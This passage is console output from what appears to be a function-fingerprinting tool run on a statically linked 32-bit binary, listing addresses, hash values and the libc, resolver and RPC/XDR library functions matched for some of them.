    No match found.

Fingerprint for address 0x804cb94 [Function_27] is BC083482
Searching in databases...
    No match found.

Fingerprint for address 0x804cbe4 [Function_28] is A78C94CD
Searching in databases...
    No match found.

Fingerprint for address 0x804ce8c [Function_29] is A341591B
Searching in databases...
      1 match(es) found:
    inet_addr

Fingerprint for address 0x804ceb4 [Function_30] is E73408BC
Searching in databases...
    No match found.

Fingerprint for address 0x804d02c [Function_31] is 22952808
Searching in databases...
    No match found.

Fingerprint for address 0x804d2a0 [Function_32] is 4F5285E1
Searching in databases...
    No match found.

Fingerprint for address 0x804d404 [Function_33] is 1731AA08
Searching in databases...
    No match found.

Fingerprint for address 0x804d458 [Function_34] is 8D57D032
Searching in databases...
    No match found.

Fingerprint for address 0x804d484 [Function_35] is C61D9F4F
Searching in databases...
    No match found.

Fingerprint for address 0x804d6b8 [Function_36] is D0B481BF
Searching in databases...
```

```
      1 match(es) found:
    getshort

Fingerprint for address 0x804d6d4 [Function_37] is F20F8D33
Searching in databases...
    No match found.

Fingerprint for address 0x804d700 [Function_38] is 29D39C77
Searching in databases...
      1 match(es) found:
    putshort

Fingerprint for address 0x804d71c [Function_39] is B1774DB7
Searching in databases...
      2 match(es) found:
    ns_put32 putlong

Fingerprint for address 0x804d744 [Function_40] is BBDA720D
Searching in databases...
    No match found.

Fingerprint for address 0x804de68 [Function_41] is 88954EDE
Searching in databases...
    No match found.

Fingerprint for address 0x804df74 [Function_42] is A0653D9F
Searching in databases...
    No match found.

Fingerprint for address 0x804dfb4 [Function_43] is 79948C9D
Searching in databases...
      1 match(es) found:
    res_randomid

Fingerprint for address 0x804dfe0 [Function_44] is C111875D
Searching in databases...
    No match found.

Fingerprint for address 0x804e180 [Function_45] is 18C85831
Searching in databases...
    No match found.

Fingerprint for address 0x804e398 [Function_46] is A947F786
Searching in databases...
    No match found.

Fingerprint for address 0x804e490 [Function_47] is A9F3F813
Searching in databases...
    No match found.

Fingerprint for address 0x804e638 [Function_48] is 5FA14CD9
Searching in databases...
    No match found.

Fingerprint for address 0x804e694 [Function_49] is 5FA14CD9
Searching in databases...
    No match found.

Fingerprint for address 0x804e6f8 [Function_50] is C8B768A6
Searching in databases...
    No match found.

Fingerprint for address 0x804e884 [Function_51] is 5EFD4E52
Searching in databases...
    No match found.

Fingerprint for address 0x804e944 [Function_52] is 6736B356
Searching in databases...
    No match found.

Fingerprint for address 0x804ea0c [Function_53] is D856E4CE
Searching in databases...
    No match found.

Fingerprint for address 0x804f4f8 [Function_54] is 7D568AF4
Searching in databases...
```

```
    No match found.

Fingerprint for address 0x804f540 [Function_55] is 20B55824
Searching in databases...
    No match found.

Fingerprint for address 0x804f5c4 [Function_56] is 2080D969
Searching in databases...
    No match found.

Fingerprint for address 0x804f620 [Function_57] is A4F8A71C
Searching in databases...
    No match found.

Fingerprint for address 0x804f680 [Function_58] is 70DCB4D1
Searching in databases...
    No match found.

Fingerprint for address 0x804f6d4 [Function_59] is CF479062
Searching in databases...
    No match found.

Fingerprint for address 0x804f734 [Function_60] is C9CF7DFA
Searching in databases...
    No match found.

Fingerprint for address 0x804f7ec [Function_61] is 9D6614E2
Searching in databases...
    No match found.

Fingerprint for address 0x804f808 [Function_62] is F2B20976
Searching in databases...
      8 match(es) found:
    asprintf dprintf fprintf fscanf obstack_printf sprintf sscanf syslog

Fingerprint for address 0x804f820 [Function_63] is F85FE8A7
Searching in databases...
    No match found.

Fingerprint for address 0x804f888 [Function_64] is 1D0ADB47
Searching in databases...
    No match found.

Fingerprint for address 0x8052c9c [Function_65] is 229A27EF
Searching in databases...
    No match found.

Fingerprint for address 0x8052de8 [Function_66] is B12652AB
Searching in databases...
    No match found.

Fingerprint for address 0x8052e80 [Function_67] is 6678B01F
Searching in databases...
    No match found.

Fingerprint for address 0x80530cc [Function_68] is D0895E40
Searching in databases...
    No match found.

Fingerprint for address 0x80531dc [Function_69] is 8991BCFD
Searching in databases...
    No match found.

Fingerprint for address 0x8054c28 [Function_70] is 2044E47D
Searching in databases...
    No match found.

Fingerprint for address 0x8054c7c [Function_71] is B99107E5
Searching in databases...
    No match found.

Fingerprint for address 0x8054db8 [Function_72] is B313167F
Searching in databases...
    No match found.

Fingerprint for address 0x8054df0 [Function_73] is 8F766134
```

```
Searching in databases...
    No match found.

Fingerprint for address 0x8054e54 [Function_74] is CCA065EB
Searching in databases...
    No match found.

Fingerprint for address 0x8054eb0 [Function_75] is F2B20976
Searching in databases...
      8 match(es) found:
    asprintf dprintf fprintf fscanf obstack_printf sprintf sscanf syslog

Fingerprint for address 0x8054ec8 [Function_76] is 79C97296
Searching in databases...
    No match found.

Fingerprint for address 0x80552b0 [Function_77] is 73B79883
Searching in databases...
    No match found.

Fingerprint for address 0x80553a0 [Function_78] is 7EB9F8D3
Searching in databases...
    No match found.

Fingerprint for address 0x80555b0 [Function_79] is 5186CEA1
Searching in databases...
    No match found.

Fingerprint for address 0x80555fc [Function_80] is BFA3332C
Searching in databases...
    No match found.

Fingerprint for address 0x8055668 [Function_81] is 6F2A5448
Searching in databases...
      3 match(es) found:
    getenv libc_fatal unsetenv

Fingerprint for address 0x80556cc [Function_82] is 892E25C7
Searching in databases...
    No match found.

Fingerprint for address 0x80557e8 [Function_83] is 20D2E00E
Searching in databases...
    No match found.

Fingerprint for address 0x80559a0 [Function_84] is BAEE4234
Searching in databases...
    No match found.

Fingerprint for address 0x8055e38 [Function_85] is 60DCBA5A
Searching in databases...
    No match found.

Fingerprint for address 0x8055ecc [Function_86] is F176DED4
Searching in databases...
    No match found.

Fingerprint for address 0x8055f08 [Function_87] is D8F7AA72
Searching in databases...
    No match found.

Fingerprint for address 0x8055f34 [Function_88] is B1845073
Searching in databases...
    No match found.

Fingerprint for address 0x8055fbc [Function_89] is 09B18AA8
Searching in databases...
    No match found.

Fingerprint for address 0x805602c [Function_90] is F5D3F741
Searching in databases...
    No match found.

Fingerprint for address 0x8056058 [Function_91] is 13707179
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8056064 [Function_92] is 1886DD5E
Searching in databases...
    No match found.

Fingerprint for address 0x8056450 [Function_93] is 8EB3962C
Searching in databases...
    No match found.

Fingerprint for address 0x8056480 [Function_94] is 7C70C135
Searching in databases...
    No match found.

Fingerprint for address 0x805652c [Function_95] is 326903E6
Searching in databases...
    No match found.

Fingerprint for address 0x8056570 [Function_96] is 0C88B8DB
Searching in databases...
    No match found.

Fingerprint for address 0x80565f8 [Function_97] is 14C14735
Searching in databases...
    No match found.

Fingerprint for address 0x8056640 [Function_98] is 32D87F9D
Searching in databases...
    No match found.

Fingerprint for address 0x8056664 [Function_99] is 9C321016
Searching in databases...
      1 match(es) found:
    strdup

Fingerprint for address 0x80566a4 [Function_100] is 19B0CF11
Searching in databases...
      5 match(es) found:
    ether_aton ether_ntoa lcong48 setkey srand48

Fingerprint for address 0x80566bc [Function_101] is CDC72536
Searching in databases...
    No match found.

Fingerprint for address 0x805680c [Function_102] is 0A7C5829
Searching in databases...
      1 match(es) found:
    strncpy

Fingerprint for address 0x80568d0 [Function_103] is 7F1FA0D2
Searching in databases...
    No match found.

Fingerprint for address 0x8056954 [Function_104] is 054B8B45
Searching in databases...
    No match found.

Fingerprint for address 0x80569bc [Function_105] is 8AE66F9A
Searching in databases...
    No match found.

Fingerprint for address 0x80569fc [Function_106] is 882FFA23
Searching in databases...
    No match found.

Fingerprint for address 0x8056a2c [Function_107] is 93D3112B
Searching in databases...
    No match found.

Fingerprint for address 0x8056a74 [Function_108] is 93D3112B
Searching in databases...
    No match found.

Fingerprint for address 0x8056abc [Function_109] is 93D3112B
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8056b04 [Function_110] is B5F28613
Searching in databases...
    No match found.

Fingerprint for address 0x8056b44 [Function_111] is 16E2ECD3
Searching in databases...
    No match found.

Fingerprint for address 0x8056b90 [Function_112] is F380E122
Searching in databases...
    No match found.

Fingerprint for address 0x8056bf0 [Function_113] is 16E2ECD3
Searching in databases...
    No match found.

Fingerprint for address 0x8056c3c [Function_114] is F380E122
Searching in databases...
    No match found.

Fingerprint for address 0x8056c9c [Function_115] is CA0F7AED
Searching in databases...
    No match found.

Fingerprint for address 0x8056cf4 [Function_116] is 93D3112B
Searching in databases...
    No match found.

Fingerprint for address 0x8056d44 [Function_117] is 9C89C698
Searching in databases...
    No match found.

Fingerprint for address 0x8056e14 [Function_118] is A0723E77
Searching in databases...
    No match found.

Fingerprint for address 0x8056e64 [Function_119] is 0F9A4C0D
Searching in databases...
    No match found.

Fingerprint for address 0x8056e70 [Function_120] is 4151E7BA
Searching in databases...
    No match found.

Fingerprint for address 0x8057134 [Function_121] is 20F1D1E3
Searching in databases...
    No match found.

Fingerprint for address 0x8057160 [Function_122] is 1C96E7CE
Searching in databases...
    No match found.

Fingerprint for address 0x805718c [Function_123] is B7E96D35
Searching in databases...
    No match found.

Fingerprint for address 0x80571b8 [Function_124] is B0440C36
Searching in databases...
    No match found.

Fingerprint for address 0x80571e8 [Function_125] is BCF79788
Searching in databases...
    No match found.

Fingerprint for address 0x805720c [Function_126] is 5527EA2B
Searching in databases...
    No match found.

Fingerprint for address 0x8057230 [Function_127] is 76D8AF69
Searching in databases...
    No match found.

Fingerprint for address 0x8057254 [Function_128] is 77C808E9
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8057280 [Function_129] is CC4B9A96
Searching in databases...
    No match found.

Fingerprint for address 0x80572b0 [Function_130] is 975983C9
Searching in databases...
    No match found.

Fingerprint for address 0x80572dc [Function_131] is 71E8F5C1
Searching in databases...
    No match found.

Fingerprint for address 0x805730c [Function_132] is 7F7EF483
Searching in databases...
    No match found.

Fingerprint for address 0x805733c [Function_133] is DD587118
Searching in databases...
    No match found.

Fingerprint for address 0x8057360 [Function_134] is 55EF7871
Searching in databases...
    No match found.

Fingerprint for address 0x8057390 [Function_135] is 3506DCE6
Searching in databases...
    No match found.

Fingerprint for address 0x80573bc [Function_136] is 55ED4980
Searching in databases...
    No match found.

Fingerprint for address 0x80573e8 [Function_137] is D9229CA5
Searching in databases...
    No match found.

Fingerprint for address 0x8057418 [Function_138] is E43431A9
Searching in databases...
    No match found.

Fingerprint for address 0x8057444 [Function_139] is 58B72F00
Searching in databases...
    No match found.

Fingerprint for address 0x8057470 [Function_140] is A7CD6533
Searching in databases...
    No match found.

Fingerprint for address 0x80574a0 [Function_141] is 19F45966
Searching in databases...
    No match found.

Fingerprint for address 0x80574c8 [Function_142] is 885E11CD
Searching in databases...
    No match found.

Fingerprint for address 0x805751c [Function_143] is 6116998A
Searching in databases...
    No match found.

Fingerprint for address 0x8057554 [Function_144] is 84D91FB0
Searching in databases...
    No match found.

Fingerprint for address 0x805756c [Function_145] is 168E4F1E
Searching in databases...
    No match found.

Fingerprint for address 0x80575c0 [Function_146] is 27AD3901
Searching in databases...
    No match found.

Fingerprint for address 0x8057764 [Function_147] is 4E05FA21
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x80577c0 [Function_148] is 4DC57DD1
Searching in databases...
    No match found.

Fingerprint for address 0x8057970 [Function_149] is 1CF2A0E6
Searching in databases...
    No match found.

Fingerprint for address 0x8057adc [Function_150] is 1871BDD8
Searching in databases...
    No match found.

Fingerprint for address 0x8057b04 [Function_151] is A5AB5D81
Searching in databases...
    No match found.

Fingerprint for address 0x8057b30 [Function_152] is B5505CCB
Searching in databases...
    No match found.

Fingerprint for address 0x8057be8 [Function_153] is 760EB382
Searching in databases...
    No match found.

Fingerprint for address 0x8057db0 [Function_154] is E6D707D8
Searching in databases...
    No match found.

Fingerprint for address 0x8057e64 [Function_155] is 5117B726
Searching in databases...
    No match found.

Fingerprint for address 0x8057e98 [Function_156] is A71A8A57
Searching in databases...
    No match found.

Fingerprint for address 0x8057ed8 [Function_157] is BA45B0EA
Searching in databases...
    No match found.

Fingerprint for address 0x8057f0c [Function_158] is 00C88D19
Searching in databases...
    No match found.

Fingerprint for address 0x8057f48 [Function_159] is C84ECCA9
Searching in databases...
      1 match(es) found:
    mpn_cmp

Fingerprint for address 0x8057f88 [Function_160] is 2B18C414
Searching in databases...
    No match found.

Fingerprint for address 0x8058094 [Function_161] is 7653F971
Searching in databases...
    No match found.

Fingerprint for address 0x8058634 [Function_162] is 84FF8010
Searching in databases...
    No match found.

Fingerprint for address 0x8058710 [Function_163] is 25EB0928
Searching in databases...
    No match found.

Fingerprint for address 0x805876c [Function_164] is 8CFF30F8
Searching in databases...
    No match found.

Fingerprint for address 0x8058de0 [Function_165] is 8A34610C
Searching in databases...
    No match found.

Fingerprint for address 0x8058e20 [Function_166] is B0BF2543
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8059048 [Function_167] is 56DED7A7
Searching in databases...
    No match found.

Fingerprint for address 0x805971c [Function_168] is 96D0E79C
Searching in databases...
    No match found.

Fingerprint for address 0x8059938 [Function_169] is 3B6F07EF
Searching in databases...
    No match found.

Fingerprint for address 0x8059fb0 [Function_170] is FB7ADB4A
Searching in databases...
    No match found.

Fingerprint for address 0x805a010 [Function_171] is 618AE777
Searching in databases...
    No match found.

Fingerprint for address 0x805a0b0 [Function_172] is 8A34610C
Searching in databases...
    No match found.

Fingerprint for address 0x805a0f0 [Function_173] is AAB4E03F
Searching in databases...
    No match found.

Fingerprint for address 0x805a11c [Function_174] is 3BD66190
Searching in databases...
    No match found.

Fingerprint for address 0x805a254 [Function_175] is C28BB62A
Searching in databases...
    No match found.

Fingerprint for address 0x805a584 [Function_176] is 7988B25C
Searching in databases...
    No match found.

Fingerprint for address 0x805a5c4 [Function_177] is FEAB4850
Searching in databases...
    No match found.

Fingerprint for address 0x805a634 [Function_178] is C6E90B65
Searching in databases...
    No match found.

Fingerprint for address 0x805a6c8 [Function_179] is 3A8D9AB5
Searching in databases...
    No match found.

Fingerprint for address 0x805a720 [Function_180] is 06DE6CD6
Searching in databases...
    No match found.

Fingerprint for address 0x805a7e4 [Function_181] is 0EA1161E
Searching in databases...
    No match found.

Fingerprint for address 0x805aac0 [Function_182] is 1D392289
Searching in databases...
    No match found.

Fingerprint for address 0x805af2c [Function_183] is 410086A5
Searching in databases...
    No match found.

Fingerprint for address 0x805af5c [Function_184] is 0E99D34D
Searching in databases...
    No match found.

Fingerprint for address 0x805b010 [Function_185] is F61BB71E
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x805b048 [Function_186] is ADB71136
Searching in databases...
    No match found.

Fingerprint for address 0x805b10c [Function_187] is 70BDF232
Searching in databases...
    No match found.

Fingerprint for address 0x805b128 [Function_188] is 99F3DF3E
Searching in databases...
    No match found.

Fingerprint for address 0x805b144 [Function_189] is CD7FD9F8
Searching in databases...
      2 match(es) found:
    init libc_init_first

Fingerprint for address 0x805b1c4 [Function_190] is 5275C6C5
Searching in databases...
      1 match(es) found:
    tsearch

Fingerprint for address 0x805b4e0 [Function_191] is C974FB0E
Searching in databases...
    No match found.

Fingerprint for address 0x805b530 [Function_192] is 15161384
Searching in databases...
      2 match(es) found:
    asctime hcreate

Fingerprint for address 0x805b548 [Function_193] is 7FABD94C
Searching in databases...
    No match found.

Fingerprint for address 0x805b584 [Function_194] is 31F0BA20
Searching in databases...
    No match found.

Fingerprint for address 0x805b5e0 [Function_195] is D672966D
Searching in databases...
    No match found.

Fingerprint for address 0x805b61c [Function_196] is 29C9A4B3
Searching in databases...
    No match found.

Fingerprint for address 0x805b914 [Function_197] is BB0496A9
Searching in databases...
    No match found.

Fingerprint for address 0x805ba88 [Function_198] is 9D152729
Searching in databases...
    No match found.

Fingerprint for address 0x805bb34 [Function_199] is 0CC50A70
Searching in databases...
    No match found.

Fingerprint for address 0x805bb64 [Function_200] is D57BF6FC
Searching in databases...
    No match found.

Fingerprint for address 0x805bbf4 [Function_201] is 0CA08232
Searching in databases...
    No match found.

Fingerprint for address 0x805bd74 [Function_202] is AAFC256F
Searching in databases...
    No match found.

Fingerprint for address 0x805c290 [Function_203] is E2E398CD
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x805c7dc [Function_204] is D41EDAD7
Searching in databases...
    No match found.

Fingerprint for address 0x805c904 [Function_205] is DABBD265
Searching in databases...
    No match found.

Fingerprint for address 0x805c944 [Function_206] is B87CA97F
Searching in databases...
    No match found.

Fingerprint for address 0x805ca24 [Function_207] is 1B4975C9
Searching in databases...
    No match found.

Fingerprint for address 0x805ccb0 [Function_208] is 91D4FFBF
Searching in databases...
    No match found.

Fingerprint for address 0x805cdf0 [Function_209] is 1B958055
Searching in databases...
    No match found.

Fingerprint for address 0x805ce84 [Function_210] is FD99228C
Searching in databases...
    No match found.

Fingerprint for address 0x805d2f4 [Function_211] is 7A663592
Searching in databases...
    No match found.

Fingerprint for address 0x805d328 [Function_212] is 1BE95F40
Searching in databases...
    No match found.

Fingerprint for address 0x805d3a8 [Function_213] is 662BD313
Searching in databases...
    No match found.

Fingerprint for address 0x805d5f8 [Function_214] is 20B3BA59
Searching in databases...
    No match found.

Fingerprint for address 0x805d638 [Function_215] is A9B45F00
Searching in databases...
    No match found.

Fingerprint for address 0x805d814 [Function_216] is 052D1A84
Searching in databases...
    No match found.

Fingerprint for address 0x805dfe0 [Function_217] is 7835A19F
Searching in databases...
    No match found.

Fingerprint for address 0x805e110 [Function_218] is 06DDAD48
Searching in databases...
    No match found.

Fingerprint for address 0x805e3fc [Function_219] is C13B28AA
Searching in databases...
    No match found.

Fingerprint for address 0x805e4cc [Function_220] is EBFE7C1D
Searching in databases...
    No match found.

Fingerprint for address 0x805e584 [Function_221] is 49E2A76D
Searching in databases...
    No match found.

Fingerprint for address 0x805e640 [Function_222] is D58BBF3B
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x805e844 [Function_223] is EF59F36B
Searching in databases...
    No match found.

Fingerprint for address 0x805e954 [Function_224] is 7CA86695
Searching in databases...
    No match found.

Fingerprint for address 0x805e984 [Function_225] is 0430DD5B
Searching in databases...
    No match found.

Fingerprint for address 0x805e9b8 [Function_226] is 8AC69732
Searching in databases...
    No match found.

Fingerprint for address 0x805eea4 [Function_227] is A7575293
Searching in databases...
    No match found.

Fingerprint for address 0x805efb0 [Function_228] is 28A81DB2
Searching in databases...
    No match found.

Fingerprint for address 0x805f1dc [Function_229] is 7FF177EB
Searching in databases...
    No match found.

Fingerprint for address 0x805f670 [Function_230] is A7C5F021
Searching in databases...
      1 match(es) found:
    fp_query

Fingerprint for address 0x805f68c [Function_231] is 01E05EDB
Searching in databases...
    No match found.

Fingerprint for address 0x805f730 [Function_232] is A0CB43A2
Searching in databases...
    No match found.

Fingerprint for address 0x805f7e4 [Function_233] is F1ABE68D
Searching in databases...
    No match found.

Fingerprint for address 0x8060004 [Function_234] is 3B93883C
Searching in databases...
    No match found.

Fingerprint for address 0x80605d0 [Function_235] is A4040F60
Searching in databases...
    No match found.

Fingerprint for address 0x8060630 [Function_236] is 3028DB04
Searching in databases...
    No match found.

Fingerprint for address 0x806077c [Function_237] is 172CE6E6
Searching in databases...
    No match found.

Fingerprint for address 0x80608c8 [Function_238] is C2464C6C
Searching in databases...
    No match found.

Fingerprint for address 0x8060ae8 [Function_239] is 76976AE6
Searching in databases...
    No match found.

Fingerprint for address 0x8060bd8 [Function_240] is 05F278DD
Searching in databases...
    No match found.

Fingerprint for address 0x8060d24 [Function_241] is 5DDE16CF
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8060d44 [Function_242] is 1A9AB2FD
Searching in databases...
    No match found.

Fingerprint for address 0x8060e20 [Function_243] is 79BE3825
Searching in databases...
    No match found.

Fingerprint for address 0x8060fa8 [Function_244] is D1E7CA6F
Searching in databases...
    No match found.

Fingerprint for address 0x8061210 [Function_245] is 2E8534F6
Searching in databases...
    No match found.

Fingerprint for address 0x8061788 [Function_246] is 171A3304
Searching in databases...
    No match found.

Fingerprint for address 0x80617c4 [Function_247] is D14AE427
Searching in databases...
    No match found.

Fingerprint for address 0x80617e4 [Function_248] is CE3BB52E
Searching in databases...
    No match found.

Fingerprint for address 0x806180c [Function_249] is 8ABDC304
Searching in databases...
      1 match(es) found:
    switch_to_main_get_area

Fingerprint for address 0x806183c [Function_250] is B8FA5FA0
Searching in databases...
      1 match(es) found:
    switch_to_backup_area

Fingerprint for address 0x806186c [Function_251] is 3252A02C
Searching in databases...
    No match found.

Fingerprint for address 0x80618d4 [Function_252] is AC602550
Searching in databases...
      1 match(es) found:
    free_backup_area

Fingerprint for address 0x8061910 [Function_253] is 955B1848
Searching in databases...
    No match found.

Fingerprint for address 0x8061928 [Function_254] is DE985E20
Searching in databases...
    No match found.

Fingerprint for address 0x8061a70 [Function_255] is 77BACE64
Searching in databases...
      2 match(es) found:
    uflow underflow

Fingerprint for address 0x8061b6c [Function_256] is B9C49610
Searching in databases...
    No match found.

Fingerprint for address 0x8061bb8 [Function_257] is F5EC2329
Searching in databases...
    No match found.

Fingerprint for address 0x8061c2c [Function_258] is A849AD53
Searching in databases...
    No match found.

Fingerprint for address 0x8061d2c [Function_259] is 9CAD905E
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8061e44 [Function_260] is BDF1EE5D
Searching in databases...
    No match found.

Fingerprint for address 0x8061f34 [Function_261] is 1F614C30
Searching in databases...
    No match found.

Fingerprint for address 0x8061fc0 [Function_262] is DAA3AE60
Searching in databases...
    No match found.

Fingerprint for address 0x80620c8 [Function_263] is CB206D2B
Searching in databases...
    No match found.

Fingerprint for address 0x8062188 [Function_264] is E384EB54
Searching in databases...
    No match found.

Fingerprint for address 0x80621d0 [Function_265] is 8F264160
Searching in databases...
    No match found.

Fingerprint for address 0x8062204 [Function_266] is D47CF0F1
Searching in databases...
    No match found.

Fingerprint for address 0x8062368 [Function_267] is 0AA1F400
Searching in databases...
      1 match(es) found:
    unsave_markers

Fingerprint for address 0x80623b8 [Function_268] is 6A302BBB
Searching in databases...
    No match found.

Fingerprint for address 0x80624d0 [Function_269] is 74A57077
Searching in databases...
    No match found.

Fingerprint for address 0x8062534 [Function_270] is 573BAB62
Searching in databases...
    No match found.

Fingerprint for address 0x80625dc [Function_271] is 98B42393
Searching in databases...
    No match found.

Fingerprint for address 0x806267c [Function_272] is 84FAD1E5
Searching in databases...
      1 match(es) found:
    seekoff

Fingerprint for address 0x80626c8 [Function_273] is AF6B5EBA
Searching in databases...
    No match found.

Fingerprint for address 0x8062714 [Function_274] is 6F0B92B5
Searching in databases...
    No match found.

Fingerprint for address 0x8062888 [Function_275] is 4BC4782B
Searching in databases...
      1 match(es) found:
    snprintf

Fingerprint for address 0x80628a8 [Function_276] is 5B85F0B2
Searching in databases...
    No match found.

Fingerprint for address 0x80628f8 [Function_277] is 5259B775
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8062940 [Function_278] is F6B92000
Searching in databases...
    No match found.

Fingerprint for address 0x8062c9c [Function_279] is E0D238D7
Searching in databases...
    No match found.

Fingerprint for address 0x8062cc8 [Function_280] is 74624A3B
Searching in databases...
    No match found.

Fingerprint for address 0x8062cf8 [Function_281] is A92410A7
Searching in databases...
    No match found.

Fingerprint for address 0x8062d4c [Function_282] is 08D6DF05
Searching in databases...
    No match found.

Fingerprint for address 0x806364c [Function_283] is 0798135C
Searching in databases...
      2 match(es) found:
    gsignal raise

Fingerprint for address 0x8063664 [Function_284] is 0382EDDB
Searching in databases...
    No match found.

Fingerprint for address 0x8063688 [Function_285] is E11BCBDF
Searching in databases...
    No match found.

Fingerprint for address 0x8063894 [Function_286] is 092C4216
Searching in databases...
    No match found.

Fingerprint for address 0x80638b8 [Function_287] is C6611067
Searching in databases...
    No match found.

Fingerprint for address 0x8063958 [Function_288] is E8BB9C9D
Searching in databases...
    No match found.

Fingerprint for address 0x8063a74 [Function_289] is C6611067
Searching in databases...
    No match found.

Fingerprint for address 0x8063b04 [Function_290] is ACC31831
Searching in databases...
    No match found.

Fingerprint for address 0x80641c8 [Function_291] is 8C7640B5
Searching in databases...
    No match found.

Fingerprint for address 0x8064400 [Function_292] is 13D81344
Searching in databases...
      1 match(es) found:
    clntudp_create

Fingerprint for address 0x80649c0 [Function_293] is 2F086590
Searching in databases...
    No match found.

Fingerprint for address 0x80649e0 [Function_294] is 54790C88
Searching in databases...
      1 match(es) found:
    pmap_getport

Fingerprint for address 0x8064b1c [Function_295] is 7A0457B0
Searching in databases...
      1 match(es) found:
    xdr_opaque_auth
```

```
Fingerprint for address 0x8064c48 [Function_296] is 2AF4A336
Searching in databases...
     14 match(es) found:
    xdr_accepted_reply xdr_authdes_cred xdr_authunix_parms xdr_cryptkeyarg
xdr_cryptkeyarg2 xdr_cryptkeyres xdr_getcredres xdr_key_netstarg
xdr_key_netstres xdr_opaque_auth xdr_pmap xdr_rejected_reply xdr_replymsg
xdr_unixcred

Fingerprint for address 0x8064c9c [Function_297] is 937FD516
Searching in databases...
      1 match(es) found:
    xdr_callhdr

Fingerprint for address 0x8064d14 [Function_298] is 4DF3B83F
Searching in databases...
    No match found.

Fingerprint for address 0x8064da0 [Function_299] is 4FC29B38
Searching in databases...
    No match found.

Fingerprint for address 0x8064de0 [Function_300] is 9250CDB9
Searching in databases...
    No match found.

Fingerprint for address 0x8064e74 [Function_301] is 1B7D7AA6
Searching in databases...
      1 match(es) found:
    xdr_free

Fingerprint for address 0x8064ea0 [Function_302] is 67416E4C
Searching in databases...
      5 match(es) found:
    hol_entry_qcmp setmntent xdr_int xdr_longlong_t xdr_u_int

Fingerprint for address 0x8064eb4 [Function_303] is 67416E4C
Searching in databases...
      5 match(es) found:
    hol_entry_qcmp setmntent xdr_int xdr_longlong_t xdr_u_int

Fingerprint for address 0x8064ec8 [Function_304] is F10AB3BA
Searching in databases...
    No match found.

Fingerprint for address 0x8064f10 [Function_305] is 0D74E12B
Searching in databases...
    No match found.

Fingerprint for address 0x8064fbc [Function_306] is 9F03A37F
Searching in databases...
    No match found.

Fingerprint for address 0x8065098 [Function_307] is F34C4CFA
Searching in databases...
      2 match(es) found:
    xdr_short xdr_u_short

Fingerprint for address 0x806510c [Function_308] is 24780A3B
Searching in databases...
    No match found.

Fingerprint for address 0x8065120 [Function_309] is 3E801353
Searching in databases...
    No match found.

Fingerprint for address 0x80651b8 [Function_310] is E242F89E
Searching in databases...
    No match found.

Fingerprint for address 0x806529c [Function_311] is 23A8E9D8
Searching in databases...
      1 match(es) found:
    xdr_union

Fingerprint for address 0x8065304 [Function_312] is 89A1B37A
Searching in databases...
```

```
    No match found.

Fingerprint for address 0x8065408 [Function_313] is CB4144ED
Searching in databases...
    No match found.

Fingerprint for address 0x8065588 [Function_314] is 93AD4225
Searching in databases...
    No match found.

Fingerprint for address 0x80655f0 [Function_315] is 4C0AD4DD
Searching in databases...
      1 match(es) found:
    fill_input_buf

Fingerprint for address 0x8065634 [Function_316] is 077ECC69
Searching in databases...
    No match found.

Fingerprint for address 0x8065698 [Function_317] is 0E5C23A2
Searching in databases...
    No match found.

Fingerprint for address 0x80656e8 [Function_318] is 7FD74F36
Searching in databases...
    No match found.

Fingerprint for address 0x8065734 [Function_319] is B0CF02A0
Searching in databases...
      1 match(es) found:
    fix_buf_size

Fingerprint for address 0x8065750 [Function_320] is CD2F801F
Searching in databases...
    No match found.

Fingerprint for address 0x8065910 [Function_321] is 2AE969F5
Searching in databases...
    No match found.

Fingerprint for address 0x80659ec [Function_322] is 19F79418
Searching in databases...
      1 match(es) found:
    xdrrec_getpos

Fingerprint for address 0x8065b2c [Function_323] is 64E11C5A
Searching in databases...
    No match found.

Fingerprint for address 0x8065be4 [Function_324] is 57EBF3F7
Searching in databases...
    No match found.

Fingerprint for address 0x8065c48 [Function_325] is DE49DF2E
Searching in databases...
    No match found.

Fingerprint for address 0x8065c54 [Function_326] is 8A519643
Searching in databases...
    No match found.

Fingerprint for address 0x8065c84 [Function_327] is 054B8B45
Searching in databases...
    No match found.

Fingerprint for address 0x8065cec [Function_328] is 9BFFD811
Searching in databases...
    No match found.

Fingerprint for address 0x8065d50 [Function_329] is 3C33B549
Searching in databases...
    No match found.

Fingerprint for address 0x8065d8c [Function_330] is 01D367C9
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x8065e1c [Function_331] is 1D651E11
Searching in databases...
    No match found.

Fingerprint for address 0x80660f4 [Function_332] is 696A42B5
Searching in databases...
    No match found.

Fingerprint for address 0x8066124 [Function_333] is 41C566DB
Searching in databases...
    No match found.

Fingerprint for address 0x8066154 [Function_334] is 3103283A
Searching in databases...
    No match found.

Fingerprint for address 0x8066180 [Function_335] is 8DEC47E7
Searching in databases...
    No match found.

Fingerprint for address 0x80661b0 [Function_336] is DC88EC56
Searching in databases...
    No match found.

Fingerprint for address 0x80661e8 [Function_337] is B5A1EA26
Searching in databases...
    No match found.

Fingerprint for address 0x8066230 [Function_338] is 56C8C313
Searching in databases...
    No match found.

Fingerprint for address 0x806626c [Function_339] is AC5AFA8C
Searching in databases...
    No match found.

Fingerprint for address 0x80662b0 [Function_340] is 8C70DBBF
Searching in databases...
    No match found.

Fingerprint for address 0x8066380 [Function_341] is 618AE777
Searching in databases...
    No match found.

Fingerprint for address 0x8066420 [Function_342] is 8A34610C
Searching in databases...
    No match found.

Fingerprint for address 0x8066464 [Function_343] is A4E6672B
Searching in databases...
    No match found.

Fingerprint for address 0x8066490 [Function_344] is D18C9A99
Searching in databases...
    No match found.

Fingerprint for address 0x80664b8 [Function_345] is 592BE8E9
Searching in databases...
    No match found.

Fingerprint for address 0x80664e4 [Function_346] is C8C74AE4
Searching in databases...
    No match found.

Fingerprint for address 0x80665dc [Function_347] is 2AF4A336
Searching in databases...
     14 match(es) found:
    xdr_accepted_reply xdr_authdes_cred xdr_authunix_parms xdr_cryptkeyarg
xdr_cryptkeyarg2 xdr_cryptkeyres xdr_getcredres xdr_key_netstarg
